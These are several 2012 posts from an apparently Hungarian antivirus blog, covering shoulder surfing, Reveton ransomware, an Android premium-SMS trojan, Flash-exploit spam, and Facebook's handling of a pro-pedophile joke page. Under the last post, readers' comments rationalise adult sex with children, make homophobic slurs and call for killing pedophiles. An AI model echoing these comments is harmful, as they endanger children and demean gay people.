A dolgozók válaszaiból az is kitűnt, hogy **bár 53 %-uk tisztában volt az ilyen illetéktelen betekintéssel kapcsolatos fokozott veszélyekkel - amelyek kiemelten jelentkeznek olyan nagyforgalmú helyeken, mint például vonat, repülőgép, kávézók - mégsem tettek semmilyen rendkívüli óvintézkedést, hogy saját vagy munkahelyük adatait hatékonyabban megvédjék**. Az természetesen jól látszik, hogy a munkavállalók rendszeres oktatása mennyire fontos terület, hiszen **a megkérdezett 150 IT biztonsági szakember mintegy 90%-a jól ismeri ezt a veszélyforrást, ám eközben többségük (82%) úgy gondolja, hogy a beosztottak többsége sajnos nem fordít erre elég figyelmet**, vagy nem érdekli, esetleg nincs is tisztában azzal, miként viselkedjen olyan helyzetekben, ha gyanítható vagy akár egyértelműen látható, hogy illetéktelen kíváncsiskodó bámulja a képernyőjét.



Emlékezetes lehet az az eset, mikor **nyilvános fénykép készült arról, hogy egy állami tisztviselő el-elbóbiskolva bizalmas e-maileket olvasgat** az elővárosi vonaton. Az nyilván érthető, hogy az érintett illető később úgy nyilatkozott: "sajnálom", mi viszont elkönyvelhetjük a sztorit kedvenc Murphy törvényes szabályunk hatókörébe, miszerint: **"Minden jó valamire, ha másra nem, hát elrettentő példának"**.

A következő, Államalapítás Ünnepe miatti hosszú hétvége előtt pedig az alábbi, egy kommentben fellelt jó kis ontopik történettel kívánunk mindenkinek elsőosztályú István napot, és jó pihenést.

"Múltkor láttam valamelyik műsorban, hogy milyen módszerekkel verik át az embereket.
Volt egy bevásárlóközpont, felállítottak egy kaparós sorsjegyes pultot.
Ha vettél sorsjegyet, annak az árával támogattál valami egyesületet (nem emlékszem mi volt)
Különböző árú sorjegyek voltak. Ha drágábbat vettél, nagyobb nyereményt nyerhettél meg.
Odament két csaj, mind a ketten vettek.
Az egyik nyert egy nyaralást, költőpénzzel, mindennel együtt. Örült mint majom a farkának persze. A pultos csaj adott egy telefonszámot, amit fel kellett hívnia, hogy egyeztessék az adatokat.
A vonal másik végén egy hapsi vette fel, aki a bevásárlóközpont mellett várakozott egy kocsiban. A pasi feladata az volt, hogy sokáig beszéltesse a nőt (emelt díjas hívás volt persze)
A nő pillanatok alatt minden adatát megadta, köztük a bankszámlaszámát is.
Ez volt az egyik lehúzás. Volt még egy csavar persze.
Kiderült, hogy a csaj egy 5 dolcsis sorsjegyet vett, de "véletlenül" egy olyat kapott aminek az ára 30 dollár és hát ki kéne fizetni a különbözetet.
A csaj teljesen el volt kábulva, hogy nyert, így simán kifizette a különbözetet.
Így bukott 30 dollárt, plusz beszélt vagy 15 percet emelt díjas vonalon, megadta a számlaszámát és még csak utazni se utazhatott. :P"

Tetszik 14 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

jánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Majdnem mindenki átverhető adathalászattal
- Akiknek a Captcha kínszenvedés
- Utaljunk pénzt a S.O.C.A.-nak
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4717244

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

ennyirenelegyelkocka 2012.08.21. 17:46:30

A végén a sztoriban a számlaszámmal kapcsolatos dolgot nem értem. Számlaszámmal nem lehet pénzt lopni, max. orvul átutalhatsz egy összeget a számlára a számlatulajdonos akarata ellenére :)
A statisztikákról meg azért annyit, hogy ahogy látom, a megkérdezetteket arról nem kérdezték meg, hogy a nyilvános helyen olvasott dolgaik érdekelhetnek-e bárkit is saját magukon kívül, mert én például nem esnék hanyatt, ha egy hétvégi buliról vagy a jövő heti munkákról szóló emailembe belelesne valaki a vonaton. Olyankor azért másképp figyel az ember a környezetére, ha tudja, olyasmit olvas, amivel más visszaélhet.

ennyirenelegyelkocka 2012.08.21. 17:50:30

Másképp fogalmazva: értem én, hogy sokan hanyagok az információbiztonságban, de legalább ennyien paráznak minden szartól indokolatlanul. Ilyeneket hallani minden második autószerelőtől meg fagyiárustól, hogy a Pentagon belelát a Facebook tartalomba, ezért nem tesz ki semmit...pedig a Pentagonnak külön csoportja van a magyar fagyiárusok és autószerelők figyelésére :)

FBI Ransomware vagy mi

2012.08.21. 12:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: fbi zsarolás kártevő ransomeware reveton


Azok járnak jó nyomon, akik inkább a "vagy mi"-re teszik a hangsúlyt, ugyanis egyértelműen **csalásról, átverésről van szó akkor, ha az FBI egy popup ablakban üzeni: jaj nekünk, mert jelen esetben szerzői jogsértés tényállásának fennforgása van**.



A Szövetségi Nyomozóiroda (angolul Federal Bureau of Investigation, rövidítve FBI [efbiáj]) az Amerikai Egyesült Államok szövetségi szintű nyomozószerve. Ha látszólag tőlük kapunk felugró ablakban üzenetet, előbb vegyünk egy mély levegőt és gondolkozzuk el az alábbi három dolgon.



1. Az üzenetet a felugró ablakban biztosan **nem az FBI küldte**
2. Nem hogy követni nem kell az ablakban megjelent utasításokat, hanem ellenkezőleg, egyenesen **figyelmen kívül kell hagyni azokat**
3. Azok a felhasználók, akiknek ilyen ablak jelenik meg a monitorukon, a Reveton **kártevő fertőzte meg a számítógépüket**. Akik már eleve használnak vírusirtót, és azt rendszeresen frissítik is, megóvhatják magukat az ilyen szituációktól, hiszen szemmel felismerni egy kártékony weboldal drive by download vagy egyéb láthatatlan és kéretlen átirányítását nem igazán lehetséges. Ahogy az a mítosz is jó ideje a porba hullt már, miszerint vannak jó weblapok és vannak a veszélyes (warez, pornó, hacker, stb.) weblapok (igazából csak veszélyesek vannak ;-) **és aki csak legális helyeken böngészik, az állítólag ettől eleve biztonságban van.**



Idősebbek és katonaviseltek még emlékezhetnek a felejthetetlen OneHalf-ra, amely kb. 2000-ben jelent meg, és visszafelé haladva kódolgatta el jó alaposan a fertőzött merevlemez cilindereit. **A váltságdíjasdi igazándiból nem is halt ki teljesen,** úgy 4-5 éve különféle megjelenési formákban fel-feltűnik, a háttérben általában orosz bűnözői csoportokat feltételeznek.



A böngészőben felugró zsaroló ablak pár éve még cirill betűsen riogatta a nagyérdeműt a képernyőkön, de mára már nemzetközivé lett, és a korábbi RIAAA szerzői jogis módszer lényeges elemeit magán viselve tűnik fel rendre egyre újabb trükkökkel ékes angol nyelven, ezúttal éppen az FBI nevével visszaélve. Emlékezetes, hogy éppen idén júniusban tűnt fel a Reveton-nak egy olyan változata is, amely **azzal ijesztgette a felhasználót, hogy gyermek pornó anyagokat azonosított be a gépén, és ha nem akar ezért megalázó bírósági procedúra elé nézni, inkább fizessen egy fix összeget egy megadott számlaszámra**. Az FBI közben már serényen dolgozik az ügyön, és gőzerővel keresik a testület nevével visszaélő pénzt zsaroló elkövetőket.

Tetszik 26 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4722984

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mese az Androidos háttérképről

2012.08.22. 13:31 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: sms android kártevő smszombie

Az okostelefonos alkalmazások között voltak, vannak és mindig is lesznek olyanok, amelyek visszaélnek a bizalommal, és kártékony tevékenységet végeznek. Ezúttal az Android rendszer alatt **háttérképes alkalmazás küldözgetett kéretlen SMS-eket** a mintegy félmillió becsapott felhasználó kárára.



Mai történetünk olyan, mint egy állatorvosi ló, sok minden hibát, jelenséget, fontos tudnivalót mintegy esszenciálisan tartalmaz, így tanulságosnak is mondhatnánk. Az első mindjárt az, hogy a nevezett csalárd alkalmazás egy kínai nem hivatalos Android marketről volt letölthető, amire mondhatjuk kapásból, ugye Bouncer bácsi azt aztán nem ellenőrzi. Félig-meddig igazunk is lenne, **habár azt le kell szögezni, technikailag egyáltalán nem lehetetlen sem a Google Play, sem az App Store polcaira trójai kódot elhelyezni, ehhez mindössze az első menetben egy tiszta alkalmazást kell "levizsgáztatni"**, aztán ha már fél lábunk bent az ajtónyílásban, akkor jöhet a programfrissítésben minden, amit csak nem szégyellünk, demonstrálta ezt már többek közt Charlie Miller is dupla whisky-vel. **Az is egy nagy dnet-es igazság persze, hogy ha a felhasználó maga engedélyezi, akkor miért csodálkozik, ha SMS küldés van**, de azért ez nem ilyen egyszerű, mert az engedélyek terén az alkalmazások el vannak szállva, és szinte mindegyik kér mindent - tisztelet a kivételnek.



Azt a vetületét a dolognak, hogy okostelefonra való háttérkép alkalmazást vajon tölt-e le egyáltalán egészséges lelkületű júzer, vagy sem, nem boncolgatjuk se hosszasan, se röviden, ennek eldöntését a nyájas olvasóra bízzuk. A következő jelenség, amit viszont **érdemes kiemelni az a rész, amikor** a csalárd alkalmazás rendszergazdai jogosultságot szeretne kapni. Ennek ugye ott van jelentősége, hogy ha valaki naivan ad neki ilyet, akkor közönséges felhasználóként utólag később esetleg nem tudja majd a kártékony alkalmazást egyszerűen uninstallálni. És most jön az érdesség, vajon hogyan kér ilyet a júzertől? **Ha valaki nem hagyja ezt jóvá, addig jön lassan, meg-megállva az "Android System Service" nevében az ismételt kérés, míg a zaklatást megunva megkapja az engedélyt** nyikorgó kosárral az ölében. Ugye van, akinek ez az addig ismételgetett kérés módszer már ismerős úgy 2004 környékéről Symbian alatt, mondjuk Cabeer és CommWarrior hívószavak társaságában?



Ugorjunk akkor most ahhoz a részhez, hogy az SMS Zombie már feltelepült és bőszen emelt díjas SMS-eket küldözget ezerrel, meríti a keretünket, növeszti a számlánkat. Tízből kilenc mobil kártevő pontosan így igyekszik bevételt termelni készítőiknek, ez abszolút nem újdonság. Való igaz, hogy **statisztikailag az ellenőrizetlen letöltés a legnagyobb rizikó, és a hivatalos tárolók elvileg ugye sokkal védettebbek, ha nem is megkerülhetetlenek.**



Így ez elegendő indok lehet arra, hogy már csak emiatt is valamilyen mobil biztonsági programot futtassunk telefonunkon. Nem ördöngösség ugyanis azt belátni, hogy **egy biztonsági cég nagyságrendekkel hamarabb feketelistázza, vagy éppen viselkedés alapján gyorsabban leleplezi a gyanús alkalmazásokat, mint ahogy mi véletlenül olvasgatva esetleg tudomást szerzünk** arról, hogy XY app egy fake, ezt telepít, azt lop el, amazt küldözget, emígy kell tőle megszabadulni, vagy ez is egy lehetőség: esetleg csak a kézhezkapott havi számlából utólag jövünk rá. Arról nem is beszélve, amit **a mobile security-k még emellett SMS szűrés, GPS alapú lopásgátlás, távtörlés és hasonlók terén nyújtani tudnak**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4725811

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Adobe Flash hibát kihasználó spamek terjednek

2012.08.24. 11:16 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: flash adobe word támadás exploit

Az **Adobe Flash sebezhetőségét kiaknázó kéretlen levelek terjednek az interneten, jellemzően valamilyen Microsoft Word dokumentumot** tartalmaznak, mint mellékletet.



A beszámolók szerint **változatos témákban próbálják megtéveszteni a felhasználókat, némely levél a közelgő iPhone 5-tel kapcsolatos információkat ígér, valamilyen IT-vél kapcsolatos hírről értesít, vagy éppen a lezárult olimpiai játékok Londonra gyakorolt gazdasági hatásáról szóló beszámolóként** tünteti fel magát. Ám az elemzett Word dokumentumok egy olyan beágyazott rosszindulatú SWF fájlt tartalmaznak, amelyek az ActionScript miatt azonnal lefutva megfertőzik a számítógépeket.



Nem is lenne antivirus.blog az antivirus.blog, ha nem azzal kezdenénk, hogy **mindenki frissítse az Adobe Flash lejátszóját**, újabban ez már automatikusan is képes figyelmeztetni, itt az új, mehet-e. Amit azonnal ki kell hangsúlyozni, az persze az, hogy ilyenkor a megtévesztő, hamis frissítések is rendre megjelennek, amik a felhasználók figyelmetlenségére építenek - és sajnos sok esetben sikerrel, ezért mindig megbízható helyről történjen a frissítés, hangsúlyoztuk ezt már mi is párszor itt a blogban. Azt már az Élet hozta magával, hogy már nem csak pusztán a PC számítógépes Adobe Flash frissítésről kell beszéljünk, hanem vastagon bejátszhatnak az okostelefonos platformokon futó változatokat támadó kártékony kódok is, **például Android esetében**. Hogy a frissítési folyamat úgy egyáltalán is igényel némi nemű odafigyelést, **ez sem egy gondolkodás nélkül végezhető feladat**, arra pedig jó példa a hotelekben történt támadássorozat, ahol a szállodai ingyen netre csatlakozva a korábban naprakésznek gondolt gépekre azonnal felpattanó ablakokban ajánlkoztak a frissítésnek látszó, valójában fertőzést produkáló programok.



Ami aztán már picit még érdekesebb, ha valaki végigolvassa Buherátor ezzel kapcsolatos posztját, jól látszik, nem csak azt erősíti meg, hogy valóban beindult a Wordos gőzhenger, hanem hogy **még az augusztus 21-i nagy javítófolt sem zárta be teljesen az összes ismert sérülékenységet**. Mit is jelent számunkra mindez? **Várhatóan megjelennek - vagy már meg is jelentek - az ezekre írt újabb támadások, és nem csak Microsoft Windows, hanem akár Macintosh és Linux alá is**. Tartsunk hát frissen rendszerünket, ne nyitogassunk ismeretlen és gyanús levélmellékleteket - persze csak akkor, ha nem szeretnék, ha észrevétlenül átvennék az irányítást a számítógépünk felett ;-)

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Majdnem mindenki átverhető adathalászattal
- Utaljunk pénzt a S.O.C.A.-nak
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4729237

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A Facebook szerint a "Pedofilok is emberek" vicces

2012.08.27. 10:36 | Csizmazia István [Rambo] | 77 komment

Címkék: facebook are People Humor Pedophiles Too Controversial

Masszív össztűz alá került a Facebook egy közelmúltban napvilágra került eset miatt, miután **gyermekvédelmi csoportok lelepleztek egy olyan "A pedofilok is emberek" feliratú Facebook oldalt, melyen egy felnőtt ballonkabátos férfi követ egy kislányt a sikátorban**.



A Facebook arra hivatkozva, hogy ők nem akarnak Facebook rendőrség lenni, megtagadta az oldal megszüntetését, egyáltalán bármiféle közbelépést. **Egyedül annyit tettek, hogy az oldalra odabiggyesztettek egy "Controversial Humor" címkét, magyarán ez szerintük még belefér a humor kategóriába**. **A világhírű Rambo féle self-empatico módszer segítségével (sajátodat a csalánba, aztán ennek fényében újra gondolkodjál el jól kisbarátom elv alapján) Zuckerberg is eltűnődhetne, ha mondjuk az ő kiskorú lányát találná fent az oldalon vagy a lánya látogatna el véletlenül egy ilyen oldalra, akkor is jó ötletnek, vagy viccesen humorosnak találná-e mindezt**. A Facebook szóvivője egyébként azzal magyarázta az oldal el nem távolítást, hogy még ha az esetleg sokak számára felháborító és undorító is, **mégsem sérti meg az úgynevezett közösségi oldalra vonatkozó előírásokat. "Ha ezek a csoportok később esetleg valódi fenyegetést mutatnak vagy gyűlöletkeltő nyilatkozatokat is tesznek, akkor majd leszedjük."**



Sokak szerint pontosan azért kellene lépni mégis csak az üzemeltetőknek, mert az itteni felhasználók döntő többsége is fiatal, az ilyen tartalmaktól pedig védeni kéne őket, illetve az ilyen esetek a csemetéjüket féltő szülők bizalmát is megrengeti a közösségi oldalak iránt. Érdekes módon **máskor magától is működik a fűnyíró**, tavasszal egy alig pár órát élt újszülött családjának felvételeit bírták órák alatt maguktól eltávolítani, majd az ismételt képvisszatöltés után a teljes profilt is törölték, amit először tagadtak, majd beismerték és végül elnézést kértek miatta. Emlékezetes, hogy **2010-ben nálunk is volt hasonló közfelháborodással járó incidens az úgynevezett pedomaci.hu oldal kapcsán**, ahonnan aztán a Magyar Tartalomipari Szövetség közbenjárására végül levették az összes kiskorúakat sértő képet.



A mostani "Pedophiles are People Too" ügyében - a poszt írásakor még javában működő oldal linkjét szándékosan nem mellékeltük - néhány kritizáló felháborodott vélemény itt olvasható, míg **a Boston Herald idevágó cikke pedig emitt található meg**. Hogy aztán **a tiltakozás fog-e elvezetni mégis egy esetleges törlésig, vagy a minden idők legalacsonyabb 18.75 dolláros részvényárfolyam (a májusi 38 dolláros kibocsátási árral szemben) miatti aggodalom, és kétségbeesett renoméjavítás** okán lesz intervenció, ha lesz egyáltalán, nem tudjuk. Mindenesetre akinek a dologról van véleménye, kommenteljen bátran!

Tetszik 30 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?
- Utaljunk pénzt a S.O.C.A.-nak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4734582

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

avada 2012.08.27. 13:25:09

Kétszínűség...
Ha a homokosokat is egyenértékűnek kell tartani akkor ezt is... Még talán kevésbé is aberráltak hiszen nem 180 fokkal megy szembe a normálissal, hanem csak vagy 45-tel tér el, csak egy igen sz*r fétis...

Röhejes, hogy még azt is kilobbizták maguknak, hogy kivegyék őket a paraphiliák közül. És kitalálták, hogy a normális egy variánsai. Ami röhej a négyzeten...

Most a pedofilok következnek a jelek szerint...

□émonmac1 2012.08.28. 09:5□:12

Indexcímlapon van, lesz minnyá sok hozzászólás.
A csemeték valamennyi józan ésszel általában szoktak rendelkezni, úgyhogy túlhypeolt - dolog.

Bármilyen oldalon kapcsolatbakerülhetnek cukrosbácsival, sőt még játékokban is, sőt levelezésben is.
Ha félted a gyerekedet, ne engedd net közelébe.
vagy világosítsd fel.

□émonmac1 2012.08.28. 09:56:13

O.V. rendszere sokkal nagyobb kárt csinál, mint pár cukrosbácsi.

faqq 2012.08.28. 09:57:59

A kép egy ma igen népszerű előadó klippjéből van, ahol a gyerek elpusztítja az őt követő pedofil bácsit. Vagyis az oldal egy poén, de persze akinek nincs humora, az mehet fröcsögni.

Belagezapista (törölt) 2012.08.28. 10:20:31

A kép és a szöveg együtt számomra egyértelműen azt adja, hogy ez poén. Ugyanis a devianciájukat védő pedofilok érvrendszere pontosan arra épül, hogy szerintük a normális pedofilok nem csinálnak semmi rosszat, csak belül pedofilok, tehát pl. nem követnek az utcán egy kislányt. Itt inkább éppen a címet parodizálja a kép.

Innentől kezdve ezen lovagolni faszság.

Egyébként a pedofilos South Park rész jut eszembe erről.

Blogger Géza · http://bloggergeza.blog.hu 2012.08.28. 10:23:59

@faqq: Ettől még nem poén, hisz ennyi erővel tiltakozik a betegek egy csoportja (nevezetesen a pedofilok) kinyírása melletti agitáció ellen. Senki nem tehet arról, hogy pedofil (értsd: arról, hogy ilyen hajlamai vannak). Ennyi erővel csinálhatnák egy klipet arról, hogy kinyírunk cukros vagy allergiás embereket....

Belagezapista (törölt) 2012.08.28. 10:24:07

Szóval aki ezt le akarja szedetni, az vagy hülye vagy pedofil, mert ez a humor utóbbiakon gúnyolódik.



Lángharcos 2012.08.28. 10:47:34

@avada: A homoszexualitás esetén két felnőtt, döntését meghozni képes személy között történik valami.

Míg a pedofiliánál az egyik fél szociálisan alárendelt a másiknak (mert ő a gyerek, a gyerek engedelmeskedjen a felnőtteknek), szellemileg esetleg fel se tudja mérni, hogy mi történik vele. Ha valamilyen rokon, gondviselő, akkor lehet, hogy sose derül ki az abuzálás.

Plusz a két halmaznak lehet közös metszete: homokos-pedofil, ő hány fokban ferde?

Kuruttya 2012.08.28. 10:48:10

Márpedig a pedofilok tényleg emberek. Durva, mi? Lehet, hogy mint az összes többi beteg emberen, rajtuk is inkább segíteni kéne, mint börtönbe zárni őket.



Csizmazia István [Rambo] http://antivirus.blog.hu 2012.08.28. 10:50:07

Jó, persze világos hogy a kép honnan van (First Of The Year (Equinox) - Skrillex)
www.youtube.com/watch?v=2cXDgFwE13g

de azért vannak dolgok, amivel IMHO nem volna szabad, nem illene viccelni, és ebben azért élenjárhatnának a közösségi oldalak gazdái.

Szomorú, ha valakinek csak akkor van együttérzése, tiltakozhatnékja, ha a közvetlen családjában, vele vagy a gyerekével történik meg, ha mással, akkor az általában nem baj, érdektelen, poén vagy vicces.

Persze elismerem, nem mindig könnyű eldönteni, mi a sok, a sértő, mi az ami még elmegy, és mi az ami átlépi már a határt, emberenként is változik. De ha az útkereszteződésben mind a négy oldalról zöldet mutat a lámpa, az akkor sem demokrácia.



Troll Tihamér 2012.08.28. 11:12:23

@faqq: Linkeld már be a trekket légyszi.
Amúgy a pedofília betegség mely szerintem szájon át a kisagyba juttatott ólom kapszulával kezelendő

Alf (törölt) 2012.08.28. 11:28:18

Nézzétek már meg az oldalt, szerintetek kinek árt?
Inkább felhívja a figyelmet egy jelenségre.

www.facebook.com/ToddlersandTiaras

ez ellen bezzeg senki sem kampányol.

álszent egy világ...

monddazigazatmar 2012.08.28. 11:31:37

@Démonmac1: Milyen egy aberrált állat lehetsz te. Erről hogy tud OV rendszere eszedbe jutni? Vagy fizetnek érte, vagy komolyan beteg vagy.

driopios 2012.08.28. 11:33:57

Nem pedofil, csak türelmetlen.



Member · http://lehetvelem.blog.hu 2012.08.28. 11:52:31

Betegség, ha jól emlékszem, hivatalosan négy fokozattal. Igazából az első kettő nem megy el a tetlegességig, de elgondolkodtató, hogy a gyerek, aki a közeledéseket észleli, miként éli ezt meg.

Az oldal poénnak szántnak tűnik, az ava egy meme eleve.

apd (törölt) 2012.08.28. 12:08:54

@Kuruttya: szerintem meg kibaszottul agyon kéne lőni mindet

kíváncsi vagyok, ha a te kisfiadat vagy kislányodat rontaná meg egy ilyen beteg fasz, akkor is annyira segíteni akarnál e rajta

szerintem nem. innentől kezdve meg faszság amit mondtál

Alf (törölt) 2012.08.28. 12:10:18

@apd: de ha az én fiamat lőnéd le?

Kuruttya 2012.08.28. 12:13:06

@apd: bizonyára valahogy így gondolkoztak az emberek a szellemi fogyatékosokról a középkorban. Ne aggódj, egyszer elér oda a társadalom fejlettségi szintje, hogy minden beteg emberen segíteni akarjunk, és ne megölni őket.

A személyes érintettségnek semmi köze ehhez. Sőt, pont azok nem tudják objektívan vizsgálni a kérdést, akik esetleg tényleg érintettek, szóval nem nekik kell döntéseket hozni ezzel kapcsolatban.

Anti Anyag (törölt) 2012.08.28. 12:21:13

Nem azt kell mondani, hogy pedofilok, hanem azt, hogy láttad a csákót Aushwitz-ban őrködni.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 12:23:56

Támogatom a FB bátorságát, hogy szembe mer szállni a bulvármédiák pedofilhisztériájával.

tréfás kedvű felhasználó 2012.08.28. 12:28:01

zárójel: a pedofil nem azt jelenti, hogy automatikusan meg kell neki rontani gyerekeket. Vagy tévednék?
Ettøl függetlenül ez _csak vicc_. Van ezer másik oldal, ami kiverheti a biztosítékot.
és nem, nem vagyok pedofil-párti, még mieløtt valaki arra a következtetésre jutna.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 12:30:55

@Lángharcos:

Társadalmi konszenzus kérdése, hogy mely szexuális devianciákat tartjuk jónak, normálisnak, melyeket furcsának, melyeket röhejesnek, melyeket csúnyának, s melyeket üldözendőnek.

A homoszexualitás üldözendő volt, lett belőle furcsa, s már nem a homokosokat üldözik, hanem azokat, akik nem hajlandók normálisnak tekinteni.

A pedofília ügye semmiben sem más. A pedofil érvrendszer szerint a beleegyezési korhatár mesterséges, mert a kisgyereke is teljesértékű partner, hiszen a szexuális érdeklődés már óvodás korban megjelenik az emberben. Az erőszakot a pedofil érdekvédelmi szervezetek is minden esetben elítélik, ők csak a beleegyezéses szexet fogadják el.

SZDSZPistike 2012.08.28. 12:32:45

Van olyan népcsoport, akiknél ez természetes és elfogadott (volt). Ki is űzték őket a szomszéd népek.

Zuckenberg, a Facebook király.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 12:36:01

@tréfás kedvű felhasználó:

Így igaz. A pedofília alapvetően egy szexuális orientáció, deviancia, eltérés a normálistól, genetikai alapú betegség - pont mnt a homoszexualitás, a zoofília, s még sok más a száznyi fétis közül.

A pedofíliek üldözése gusztustalan, felháborító. A médiák pedofíl hisztériája pedig a náci sajtó zsidóellenes hisztériájára emlékeztet.

Hozzáteszem: ez nem jelenti, hogy ne lehetne tiltani az aktív pedofíl magatartást! Tiltani bármit lehet, ez társadalmi konszenzus kérdése. Vannak országok, ahol pl. a homoszexuális szex is önmagában is bűncselekmény.

fa□ □2012.08.28. 12:□2:57

@Troll Tihamér: már be van

fa□ □2012.08.28. 12:□6:13

@Blogger Géza: milyen szerencse, hogy egyeseket több, másokat kevesebb humorérzékkel áldott meg a természet, különben min lehetne vitatkozni?

faqq 2012.08.28. 12:47:09

@SZDSZPistike: legalább a nevét helyesen tudnád agyatlan...

Vismajor01 2012.08.28. 12:59:29

A cseméjüket?
A cikk már itt elvesztette a komolyságát.

Antonia40 (törölt) 2012.08.28. 13:21:53

@Gondolkodni Próbáló Birca: Nemrégiben vizsgálták a pedofíliát és a tudósok megdöbbentő tényre bukkantak, a pedofilok száma legmagasabb a leg jómodóbb országokban: USa-ban, NÉmetországban, UK, Hollandia Svájc, Skandináv országokban. Kiemelkedően magas ezekben az országokban a pedofilok aránya míg pl.a legprimitívebb társadalmakban Pápua új Guinea-ban egyetlenegyet sem találtak. Minél szegényebb egy ország annál inkább elenyésző a pedofilok aránya. Mi következik ebből?
Szóval kétlem hogy ez genetikai betegség lenne mint a homoszexualitás inkább a jómodú barmok perverziója.

énisembervok 2012.08.28. 13:23:19

Én pedofil vagyok a nem molesztáló fajtából. Az adott facebook oldal szerintem valami poén akar lenni, bár személy szerint nem találom viccesnek. De hárosnak sem, bár azt megértem, ha valakit érzékenyen érint.

Úgy gondolom, hogy a facebook jól járt el.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 13:27:57

@Antonia40:

Nem hiszem ezt.



Lángharcos 2012.08.28. 13:29:03

@Gondolkodni Próbáló Birca: Azért gondolom nem kérdés, hogy jelentős szellemi különbség van egy 8 éves kisgyerek és egy 35 éves felnőtt között.
Ugyanezen alapon problémásnak tartom ember és állat kapcsolatát, ami hasonló a pedofíliához: egy egyszerűbb és alárendelt, rászorult lény manipulálása és szexuális kihasználása.

Ellenben viszont semmi beleszólásom és problémám nincs egy két vagy több, önálló életre képes, önellátó ember közötti bármiféle szexuális kapcsolattal. Tőlem még csokitortával és kovászos uborkával is csinálhatják, ha ettől jó nekik.

énisembervok 2012.08.28. 13:32:39

jav. károsnak sem

